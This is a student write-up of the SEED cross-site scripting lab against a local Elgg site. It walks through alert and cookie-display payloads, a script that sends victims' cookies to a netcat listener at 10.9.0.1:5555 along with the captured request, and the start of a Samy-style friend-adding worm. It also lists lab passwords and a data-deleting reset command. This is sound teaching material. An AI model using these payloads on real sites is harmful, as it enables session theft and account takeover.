Cross - Site Scripting (XSS) Attack

Cross-site scripting (XSS) is a sort of web application vulnerability that is regularly found. This flaw allows attackers to inject malicious code (such as JavaScript programs) into the victim's web browser.

Any attacker can obtain a victim's credentials, such as passwords, using any malicious code.

Cookies that are only used during a certain session.

The following topics are covered in this lab:
• "Cross-Site Scripting attack • XSS worm and self-propagation • Session cookies • HTTP GET and POST requests • JavaScript and Ajax (CSP)"

Lab Environment Setup:

- *DNS setup*

```
10.9.0.5                        (http://www.seed-server.com/)
10.9.0.5                        (http://www.example32a.com/)
10.9.0.5                        (http://www.example32b.com/)
10.9.0.5                        (http://www.example32c.com/)
10.9.0.5                        (http://www.example60.com/)
10.9.0.5                        (http://www.example70.com/)
```

- *Container setup and Commands*

```
$ dcbuild # To build docker
$ dcup # To turn on docker containers
$ dcdown # To turn off the running docker
```

In the background, all of the containers will be running. We frequently need to get a shell on a container in order to run commands on it.

- *Running the docker*

```
[11/14/21]seed@VM:~/.../Labsetup$ dockps
09359ddf679c  server-4-10.9.0.8
0a905c830a79  server-2-10.9.0.6
524cbd6d88b0  server-3-10.9.0.7
699b6bd2726f  server-1-10.9.0.5
[11/14/21]seed@VM:~/.../Labsetup$ docksh 699
root@699b6bd2726f:/bof#
```

- *SQL database*


```
sudo rm -rf mysql_data
```

```
---------------------------
UserName  | Password
---------------------------
admin     |  seedelgg
alice     |  seedalice
boby      |  seedboby
charlie   |  seedcharlie
samy      |  seedsamy
---------------------------
```

"Task 1 : Posting Malicious message to display an Alert window"

```
"<script> alert('XSS'); </script>"

# posting the code in boby's profile
```




- The alert comes because JavaScript code was injected into boby's web browser.
- This displays when Alice checks boby's profile, signalling that she is under threat.

"Task 2: Posting a Malicious Message to Display Cookies"

- The purpose is to embed a JavaScript program in an Elgg profile such that the user's cookies are displayed in the alert box whenever another user accesses the profile.

```
<script>alert(document.cookie);</script>
```



- **Observation:** When I submitted the edit profile form, an alert window displaying information about Bobby's cookies appeared. When Alice went to the profile, she, too, received an alert box with a list of her cookies.
- **Explanation:** The inserted JavaScript code retrieves the user's cookies from the web browser. When Alice went to Boby's profile, the JavaScript code was injected into her browser as well, resulting in the alert box with cookie information being displayed.

"Task 3: Stealing Cookies from the Victim's Machine"


In this task, the attacker wishes for the JavaScript code to send cookies to himself/herself. To fulfill this, the malicious JavaScript code must send an HTTP request to the attacker, including all the cookies.

```
"<script>document.write('<img src=http://10.9.0.1:5555?c='+ escape(document.cookie) + ' >');
</script>"
```

- In order to listen to specified port, netcat command is usually used by attackers.

```
$ nc -lknv 5555

#This will listen to port 5555 for every connection inbound or outbound
```



Injection of the code

```
[11/20/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
^C
[11/20/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 55138)
GET /?c=Elgg%3Ddf4j09uf920242nl4dthsinj1 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Connection: keep-alive

[11/20/21]seed@VM:~$
```

Listening on port 5555

Observation: As an attacker, we are listening on port 5555. We wrote javascript code in the brief description field of Boby's edit profile page that sends an HTTP request to the attacker with the user's cookies information on the listening server terminal running on our machine. Alice further ended up going to Boby's profile, which resulted in her cookies being displayed on our terminal with an HTTP request..

Explanation: In the JavaScript code written in the brief description field of Boby's profile, we insert an <img> tag with an attribute called 'src.' The path to the attacker's machine is now encapsulated in the src attribute. The src attribute in the <img> tag provides the location to the browser, and the browser attempts to load the image from that location. However, we have written HTTP request in that attribute's value, which sends an HTTP GET request to the location specified, i.e. the attacker's machine, where the attacker is listening using TCP server. Since this request includes the user's cookies, it also sends this information to the attacker.

"Task 4: Becoming the Victim's Friend"

We will launch an attack similar to Samy's on MySpace in 2005 in this and succeeding tasks. (For instance, the Samy Worm.) We'll construct an XSS worm that adds Samy to the friends lists of all the other users visiting Samy's page. This worm does not recreate on its own; however, in task 6, we will force it to.

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


- *Generating a token*



- *Putting the code in profile*



- *Added to the friend's list*



- **Question 1:** "Explain the purpose of lines 1 and 2, why are they needed?"

Cross Site Request Forgery can be avoided by exchanging the token and timestamp with the request header. If we do not include tokens in the request URL to add friend, the web server or host will reject this request because it will recognize it as a cross-site request and thus discard this request, resulting in our attack failing.


- **Question 2:** "If the Elgg application only provide the Editor mode for the "About me" field, i.e., you cannot switch to Text mode, can you still launch a successful attack?"

We can escape HTML tags, but the code in editor mode has HTML encoding, which is an XSS protection measure. As a result, we will be unable to launch successfully..

- **Observation:** The JavaScript code in which we added the Add Friend Request URL. To specify the user, we added Samy, i.e. 47, to the request. It means that Samy is added as that user's friend. By viewing the page source of the Elgg page, we discovered the name of the variable that stores the secret tokens and used it in the code to access the secret tokens of users visiting Boby's page. These secret tokens are concatenated to the URL of the HTTP GET request for adding a friend. We access this information in the 'About me' section of the form and submit it. Whenever a user visits his profile, the code is triggered, and it takes the user's secret tokens and performs the HTTP GET request, which adds Boby as a friend to that user.


"Task 5: Modifying the Victim's Profile"

This task's aim is to transform the victim's profile when she visits Samy's page. Make specific modifications to the victim's "About Me" portion. To complete the tasks, we'll make an XSS worm.




Posting code in About me section

- The goal of this task is to change the victim's profile when she visits Samy's page. Make specific modifications to the "About Me" section of the victim's profile. To accomplish the work, we will create an XSS worm.



OUTPUT

- **Question 3:** "Why do we need line 1? Remove this line and repeat your attack."



Removed the 1st line.


If we get rid of the line, the current id is samy's id. 